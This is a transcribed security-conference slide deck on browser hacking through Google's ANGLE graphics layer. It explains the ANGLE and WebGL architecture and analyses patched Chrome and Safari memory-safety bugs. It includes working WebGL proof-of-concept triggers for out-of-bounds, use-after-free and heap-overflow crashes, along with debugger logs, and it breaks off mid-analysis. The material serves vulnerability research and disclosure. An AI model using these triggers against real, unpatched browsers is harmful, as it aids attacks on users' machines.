


A Journey of Browser Hacking with ANGLE

Jeonghoon Shin / Research at Theori

Who am I…

- Security Research at Theori
  - macOS / iOS / Windows
  - Browser Kernel
- Mentor of B.o.B
  - Cyber Security Education Program of South Korea

@singi21a

Who am I…

- Conference Speaker
  - zer0con / S.Korea
    - macOS 1day full chain exploit technic
  - PoC / S.Korea
    - Fuzzing JavaScript Engines
  - Hack in the Box / Amsterdam
    - Hacking Femtocell
    - Fuzzing JavaScript Engines
  - Troopers NGI / Heidelberg
    - Hacking HDMI
  - Defcon IoT Village
    - Hacking HDMI
  - VXCon / H.K
    - …

What I got from ANGLE Journey

- Google Chrome Vulkan **Use After Free** in onBeginTransformFeedback
  - CVE-2022-1479 / $7000
- Google Chrome Vulkan **Use After Free** in getSamplerTexture
  - crbug.com/1266437 / $5000
- Google Chrome VertexArray **Use After Free** in setDependentDirtyBit
  - crbug.com/1260783 / $5000
- Google Chrome **Out of Bound** in texStorage3D
  - CVE-2021-30626 / $7000
- Google Chrome Crash in GenerateMipmap
  - crbug.com/1220250 / $7500
- Google Chrome **Use Afterr Free** in TextureVk
  - crbug.com/1299211 / $10000

What I got from ANGLE Journey

- Apple Safari **Heap based buffer** overflow in WebGLMultiDraw
  - ZDI-CAN-15747 / CVE-2022-22629
- Apple Safari **Out of Bound Write** in generateMipmap
  - ZDI-CAN-16206 / CVE-2022-26748
- Apple Safari **Use After Free** in TransformFeedback
  - CVE-2022-26717
- …


AGENDA

- Background on ANGLE Project
  - Including Browser's WebGL Component
- Root Cause Analysis for ANGLE Vulnerabilities
- Browser Exploitation Using ANGLE Vulnerability
  - Affected Safari 15.2 ~ 15.3


Background of ANGLE

- ANGLE is **A**lmost **N**ative **G**raphics **L**ayer **E**ngine
  - https://chromium.googlesource.com/angle/angle
- Translate to OpenGL ES API to hardware-supported API supported by each OSes.
  - Windows / Linux / macOS / Android / iOS
- Currently, translation from GLES 2.0, 3.0, 3.1, 3.2 to Vulkan, Desktop OpenGL, D3D9, D3D11, Metal

ANGLE Architecture Overview



ANGLE Architecture Overview



ANGLE Architecture Overview

```
void GL_APIENTRY GL_DrawArrays(GLenum mode, GLint first, GLsizei count)
{
    Context* context = GetValidGlobalContext();
    EVENT(context, GLDrawArrays, "context = %d, mode = %s, first = %d, count = %d", CID(context),
        GLenumToString(GLenumGroup::PrimitiveType, mode), first, count);

    if (context)
    {
        PrimitiveMode modePacked = PackParam<PrimitiveMode>(mode);
        std::unique_lock<angle::GlobalMutex> shareContextLock = GetContextLock(context);
        bool isCallValid = (context->skipValidation() ||
            ValidateDrawArrays(context, angle::EntryPoint::GLDrawArrays, modePacked, first, count));
        if (isCallValid)
        {
            context->drawArrays(modePacked, first, count);
        }
        ANGLE_CAPTURE_GL(DrawArrays, isCallValid, context, modePacked, first, count);
    }
    else
    {
        GenerateContextLostErrorOnCurrentGlobalContext();
    }
}
```

libGLESv2/entry_points_gles_2_0_autogen.cpp

ANGLE Architecture Overview

```
ANGLE_INLINE void Context::drawArrays(PrimitiveMode mode, GLint first, GLsizei count)
{
   // No-op if count draws no primitives for given mode
   if (noopDraw(mode, count))
   {
      ANGLE_CONTEXT_TRY(mImplementation->handleNoopDrawEvent());
      return;
   }

   ANGLE_CONTEXT_TRY(prepareForDraw(mode));
   ANGLE_CONTEXT_TRY(mImplementation->drawArrays(this, mode, first, count));
   MarkTransformFeedbackBufferUsage(this, count, 1);
}
```


libANGLE/Context.inl.h

ANGLE Architecture Overview

```
class ContextImpl : public GLImplFactory
{
public:
    ContextImpl(const gl::State& state, gl::ErrorSet* errorSet);
    ~ContextImpl() override;

    virtual void onDestroy(const gl::Context* context) {}

    virtual angle::Result initialize() = 0;

    // Flush and finish.
    virtual angle::Result flush(const gl::Context* context) = 0;
    virtual angle::Result finish(const gl::Context* context) = 0;

    // Drawing methods.
    virtual angle::Result drawArrays(const gl::Context* context,
        gl::PrimitiveMode mode,
        GLint first,
        GLsizei count) = 0;
    //...
```

libANGLE/renderer/ContextImpl.h

ANGLE Architecture Overview



ANGLE Architecture Overview


```
angle::Result ContextVk::drawArrays(const gl::Context* context,
    gl::PrimitiveMode mode,
    GLint first,
    GLsizei count)
{
    uint32_t clampedVertexCount = gl::GetClampedVertexCount<uint32_t>(count);

    if (mode == gl::PrimitiveMode::LineLoop)
    {
        uint32_t numIndices;
        ANGLE_TRY(setupLineLoopDraw(context, mode, first, count, gl::DrawElementsType::InvalidEnum,
            nullptr, &numIndices));
        vk::LineLoopHelper::Draw(numIndices, 0, mRenderPassCommandBuffer);
    }
    else
    {
        ANGLE_TRY(setupDraw(context, mode, first, count, 1, gl::DrawElementsType::InvalidEnum,
            nullptr, mNonIndexedDirtyBitsMask));
        mRenderPassCommandBuffer->draw(clampedVertexCount, first);
    }

    return angle::Result::Continue;
}
```

libANGLE/renderer/vulkan/ContextVk.cpp

Background on WebGL

- WebGL is JavaScript API for rendering 2D/3D grapihcs.
- WebGL uses ANGLE project as a backend.
- WebGL has Two Mjaor Version.
  - WebGL1 => GLES 2.0
  - WebGL2 => GLES 3.0

WebGL Implementation



WebGL Implementation

```
//...
 undefined depthFunc(GLenum func);
 undefined depthMask(GLboolean flag);
 undefined depthRange(GLclampf zNear, GLclampf zFar);
 undefined detachShader(WebGLProgram program, WebGLShader shader);
 undefined disable(GLenum cap);
 undefined disableVertexAttribArray(GLuint index);
 undefined drawArrays(GLenum mode, GLint first, GLsizei count);
 undefined drawElements(GLenum mode, GLsizei count, GLenum type, GLintptr offset);
//...
```

html/canvas/WebGLRendingContextBase.idl

WebGL Implementation

```
void WebGLRenderingContextBase::drawArrays(GCGLenum mode, GCGLint first, GCGLsizei count)
{
#if USE(ANGLE)
    if (isContextLostOrPending())
        return;
#else
    if (!validateDrawArrays("drawArrays", mode, first, count, 0))
        return;
#endif
    if (!validateVertexArrayObject("drawArrays"))
        return;

    //...
    m_context->drawArrays(mode, first, count);
    //...
```

RefPtr<GraphicsContextGL> m_context;

html/canvas/WebGLRendingContextBase.cpp

WebGL Implementation

```
class GraphicsContextGL : public RefCounted<GraphicsContextGL> {
public:
//...
virtual void depthRange(GCGLclampf zNear, GCGLclampf zFar) = 0;
virtual void detachShader(PlatformGLObject, PlatformGLObject) = 0;
virtual void disable(GCGLenum cap) = 0;
virtual void disableVertexAttribArray(GCGLuint index) = 0;
virtual void drawArrays(GCGLenum mode, GCGLint first, GCGLsizei count) = 0;
virtual void drawElements(GCGLenum mode, GCGLsizei count, GCGLenum type, GCGLintptr offset) = 0;
//...
```

platform/graphics/GraphicsContextGL.h

WebGL Implementation

```
class WEBCORE_EXPORT GraphicsContextGLANGLE : public GraphicsContextGL {
public:
//...
  void depthRange(GCGLclampf zNear, GCGLclampf zFar) final;
  void detachShader(PlatformGLObject, PlatformGLObject) final;
  void disable(GCGLenum cap) final;
  void disableVertexAttribArray(GCGLuint index) final;
  void drawArrays(GCGLenum mode, GCGLint first, GCGLsizei count) final;
  void drawElements(GCGLenum mode, GCGLsizei count, GCGLenum type, GCGLintptr offset) final;
  //...
```

platform/graphics/angle/GraphicsContextGLANGLE.h

WebGL Implementation

```
//...
#include "ANGLEHeaders.h"

//...
void GraphicsContextGLANGLE::drawArrays(GCGLenum mode, GCGLint first, GCGLsizei count)
{
    if (!makeContextCurrent())
        return;

    GL_DrawArrays(mode, first, count);
    checkGPUStatus();
}
//...
```

```
#include <ANGLE/entry_points_gles_2_0_autogen.h>
#include <ANGLE/entry_points_gles_3_0_autogen.h>
#include <ANGLE/entry_points_gles_ext_autogen.h>
```

platform/graphics/angle/GraphicsContextGLANGLE.cpp

ANGLE 1-Day Root cause Analysis

- Google Chrome texStorage3D Out of Bound Read
  - CVE-2021-30626
- Google Chrome getSamplerTexture Use After Free
  - No CVE, crbug.com/1266437
- Apple Safari multiDrawArrays Heap based buffer overflow
  - CVE-2022-22629
- Apple Safari Transform Feedback Use After Free
  - CVE-2022-26717

Chrome texStorage3D Out of Bound Read

- Vulnerability Detail (Root cause)
  - No validation of width, height and depth of **texStorage3D** method

```
texStorage3D(target, levels, internalformat, width, height, depth)
```

TEXTURE_3D
TEXTURE_2D_ARRAY

R8
R16F
RGB16F
…

- Texture?
  - In OpenGL, Object that contains one or more images that all have same image.

Chrome texStorage3D Out of Bound Read

```
inline void Initialize4ComponentData(size_t width, size_t height, size_t depth,
                                     uint8_t *output, size_t outputRowPitch, size_t outputDepthPitch)
{
    type writeValues[4] =
    {
        gl::bitCast<type>(firstBits),
        gl::bitCast<type>(secondBits),
        gl::bitCast<type>(thirdBits),
        gl::bitCast<type>(fourthBits),
    };

    for (size_t z = 0; z < depth; z++)
    {
        for (size_t y = 0; y < height; y++)
        {
            type *destRow = priv::OffsetDataPointer<type>(output, y, z, outputRowPitch, outputDepthPitch); //[1]
            for (size_t x = 0; x < width; x++)
            {
                type* destPixel = destRow + x * 4; //[2]

                // This could potentially be optimized by generating an entire row of initialization
                // data and copying row by row instead of pixel by pixel.
                memcpy(destPixel, writeValues, sizeof(type) * 4); //[3] crash here.
            }
        }
    }
}
```

```
template <typename T>
inline T *OffsetDataPointer(uint8_t *data, size_t y, size_t z, size_t rowPitch,
    size_t depthPitch)
{
    return reinterpret_cast<T*>(data + (y * rowPitch) + (z * depthPitch));
}
```

Initialize4ComponentData function

Chrome texStorage3D Out of Bound Read

```
<html>
    <body onload="poc()">
        <canvas id="canvas"></canvas>
    </body>
    <script>
        function poc()
        {
            var canvas = document.getElementById("canvas");
            var gl = canvas.getContext("webgl2");

            var tex = gl.createTexture();
            gl.bindTexture(gl.TEXTURE_3D, tex);

            gl.texStorage3D( gl.TEXTURE_3D, 0x1, gl.RGB16F, 0x300,0x400, 0x400);
        }
    </script>
</html>
```

texStorage3D PoC

Chrome texStorage3D Out of Bound Read

```
0:017> g
(1ab8.13f4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
libglesv2!angle::Initialize4ComponentData<unsigned short,0,0,0,15360>+0x36:
00007ffb`58317116 488974c7fa      mov     qword ptr [rdi+rax*8-6],rsi ds:00000258`dae23000=????????????????
0:000> kb
 # RetAddr           : Args to Child                                                   : Call Site
00 00007ffb`583151d4 : 00000000`00610024 00000000`000000df 00000258`4f896a80 00000258`483e3b40 :
libglesv2!angle::Initialize4ComponentData<unsigned short,0,0,0,15360>+0x36
[C:\b\s\w\ir\cache\builder\src\third_party\angle\src\image_util\loadimage.inc @ 156]
01 00007ffb`582da96a : 00000000`00000028 00000258`483e0000 00000258`483e02a8 0000005b`edffd749 :
libglesv2!rx::d3d11::GenerateInitialTextureData+0xa4
[C:\b\s\w\ir\cache\builder\src\third_party\angle\src\libANGLE\renderer\d3d\d3d11\renderer11_utils.cpp @ 2195]
```

windbg Crash Result

Chrome getSamplerTexture Use After Free

- Vulnerability Detail
  - When call WebGL drawArrays, no verification for already been **deleted** texture.

Chrome getSamplerTexture Use After Free

```
bool Framebuffer::formsRenderingFeedbackLoopWith(const Context *context) const
{
    const State &glState                = context->getState();
    const ProgramExecutable *executable = glState.getProgramExecutable();

    // In some error cases there may be no bound program or executable.
    if (!executable)
        return false;

    const ActiveTextureMask &activeTextures    = executable->getActiveSamplersMask();
    const ActiveTextureTypeArray &textureTypes = executable->getActiveSamplerTypes();

    for (size_t textureIndex : activeTextures)
    {
        unsigned int uintIndex = static_cast<unsigned int>(textureIndex);
         //[1] get Texture, but at this time texutre already freed.
        Texture *texture       = glState.getSamplerTexture(uintIndex, textureTypes[textureIndex]);
         //....
```

formsRenderingFeedbackLoopWith method

Chrome getSamplerTexture Use After Free

```
// Note all errors returned from this function are INVALID_OPERATION except for the draw
framebuffer
// completeness check.
const char *ValidateDrawStates(const Context *context)
{
    //...

        // Do some additional WebGL-specific validation
        if (extensions.webglCompatibilityANGLE)
        {
            const TransformFeedback *transformFeedbackObject = state.getCurrentTransformFeedback();
            if (state.isTransformFeedbackActive() &&
                transformFeedbackObject->buffersBoundForOtherUseInWebGL())
            {
                return kTransformFeedbackBufferDoubleBound;
            }

            // Detect rendering feedback loops for WebGL.
            if (framebuffer->formsRenderingFeedbackLoopWith(context))
            {
                return kFeedbackLoop;
            }
    //...
```

Chrome getSamplerTexture Use After Free

```
//...
try { gl.texStorage2D(0xde1,4,0x8c41,1268,614); } catch(e) {;}
try { uniformloc0 = gl.getUniformLocation( program, 'u_Cube1'); } catch(e) {;}
try { gl.uniform1i( uniformloc0, 1); } catch(e) {;}
try { gl.deleteFramebuffer(framebuffer0); } catch(e) {;}
try { gl.drawArrays(0x5,14,73); } catch(e) {;}

try { gl.linkProgram(program); } catch(e) {;}

try { gl.deleteTexture(texture0); } catch(e) {;}
try { gl.drawArrays(0x3,30,57); } catch(e) {;}
//...
```

getSamplerTexture UAF PoC

Chrome getSamplerTexture Use After Free

```
==279537==ERROR: AddressSanitizer: heap-use-after-free on address 0x6170000b3d88 at pc 0x7f7eda6f9c18 bp
0x7ffda80d2a00 sp 0x7ffda80d29f8
READ of size 8 at 0x6170000b3d88 thread T0 (chrome)
==279537==WARNING: invalid path to external symbolizer!
==279537==WARNING: Failed to use and restart external symbolizer!
    #0 0x7f7eda6f9c17 in get ./../../third_party/angle/src/libANGLE/RefCountObject.h:158:38
    #1 0x7f7eda6f9c17 in getSamplerTexture ./../../third_party/angle/src/libANGLE/State.h:312:48
    #2 0x7f7eda6f9c17 in gl::Framebuffer::formsRenderingFeedbackLoopWith(gl::Context const*)
const ./../../third_party/angle/src/libANGLE/Framebuffer.cpp:2147:42
```

Address Sanitizer Log

Safari MultiDrawArrays Heap overflow

- Vulnerability Detail
  - Heap based buffer overflow due to miss-validation to drawCount in multiDrawArraysWebGL method.

```
void ext.multiDrawArraysWEBGL(mode, firstsList, firstsOffset,
                              countsList, countsOffset,
                              drawCount);
```

- multiDrawArraysWEBGL?
  - As a method that calls drawArrays multiple times.

Safari MultiDrawArrays Heap overflow

```
void WebGLMultiDraw::multiDrawElementsWEBGL(GCGLenum mode, Int32List countsList, GCGLuint countsOffset, GCGLenum type,
Int32List offsetsList, GCGLuint offsetsOffset, GCGLsizei drawcount)
{
    if (!m_context || m_context->isContextLost())
        return;

    if (!validateDrawcount("multiDrawElementsWEBGL", drawcount)
        || !validateOffset("multiDrawElementsWEBGL", "countsOffset out of bounds", countsList.length(), countsOffset,
                           drawcount) //[1]
        || !validateOffset("multiDrawElementsWEBGL", "offsetsOffset out of bounds", offsetsList.length(),
                           offsetsOffset, drawcount)) {
        return;
    }

    m_context->graphicsContextGL()->multiDrawElementsANGLE(mode, makeSpanWithOffset(countsList, countsOffset), type,
makeSpanWithOffset(offsetsList, offsetsOffset), drawcount);
}
```

multiDrawElementsWEBGL

Safari MultiDrawArrays Heap overflow

```
bool WebGLMultiDraw::validateOffset(const char* functionName, const char* outOfBoundsDescription, GCGLsizei size, GCGLuint
offset, GCGLsizei drawcount)
{
    if (drawcount > size) {
        m_context->synthesizeGLError(GraphicsContextGL::INVALID_OPERATION, functionName, "drawcount out of bounds");
        return false;
    }

    if (offset >= static_cast<GCGLuint>(size)) {
        m_context->synthesizeGLError(GraphicsContextGL::INVALID_OPERATION, functionName, outOfBoundsDescription);
        return false;
    }

    return true;
}
```

validateOffset method

Safari MultiDrawArrays Heap overflow

```
var canvas = document.getElementById("canvas");
var gl = canvas.getContext("webgl2");
var ext = gl.getExtension("WEBGL_multi_draw");

//...
//...
var buffer = gl.createBuffer();
gl.bindBuffer(gl.ARRAY_BUFFER, buffer);
gl.bufferData(gl.ARRAY_BUFFER, 48, gl.STATIC_DRAW);

let firsts = new Int32Array(0x400);
let counts = new Int32Array(0x400);

ext.multiDrawArraysWEBGL(gl.TRIANGLES, firsts, 0x100, counts, 0x100, 0x400);//heap buffer overflow
```

offset

drawCount

MultiDrawArrays Heap overflow PoC

Safari MultiDrawArrays Heap overflow

```
==3561==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x621000135d00 at pc 0x00053e839b8c bp
0x7ffeeef5e9b0 sp 0x7ffeeef5e9a8
READ of size 4 at 0x621000135d00 thread T0
==3561==WARNING: invalid path to external symbolizer!
==3561==WARNING: Failed to use and restart external symbolizer!
    #0 0x53e839b8b in gl::ValidateMultiDrawArraysANGLE(gl::Context const*, gl::PrimitiveMode, int const*, int const*,
int)+0x30b (/Users/singi/Safari-612.1.29.41.4/WebKitBuild/Release/libANGLE-shared.dylib:x86_64+0xa3db8b)
    #1 0x53e0c5a95 in gl::MultiDrawArraysANGLE(unsigned int, int const*, int const*, int)+0x125
(/Users/singi/Safari-612.1.29.41.4/WebKitBuild/Release/libANGLE-shared.dylib:x86_64+0x2c9a95)
    #2 0x518d5417a in WebCore::GraphicsContextGLOpenGL::multiDrawArraysANGLE(unsigned int, GCGLSpan<int const,
18446744073709551615ul>, GCGLSpan<int const, 18446744073709551615ul>, int)+0x2a (/Users/singi/Safari-
612.1.29.41.4/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0x17017a)
```

Address Sanitizer Log

Safari Transform Feedback Use After Free

- Vulnerability Detail
  - When call WebGL's DrawArrays, no verification for already been **deleted Buffer Object**.

- Transform Feedback? (a.k.a XFB)
  - Captures the output of the vertex shader to a buffer object.

Safari Transform Feedback Use After Free


```
angle::Result ContextMtl::handleDirtyGraphicsTransformFeedbackBuffersEmulation(
  const gl::Context *context)
{
//...
for (size_t bufferIndex = 0; bufferIndex < bufferCount; ++bufferIndex)
{
  BufferMtl *bufferHandle = bufferHandles[bufferIndex]; // [1]
  ASSERT(bufferHandle);
  ASSERT(mRenderEncoder.valid());
  uint32_t actualBufferIdx = actualXfbBindings[bufferIndex];
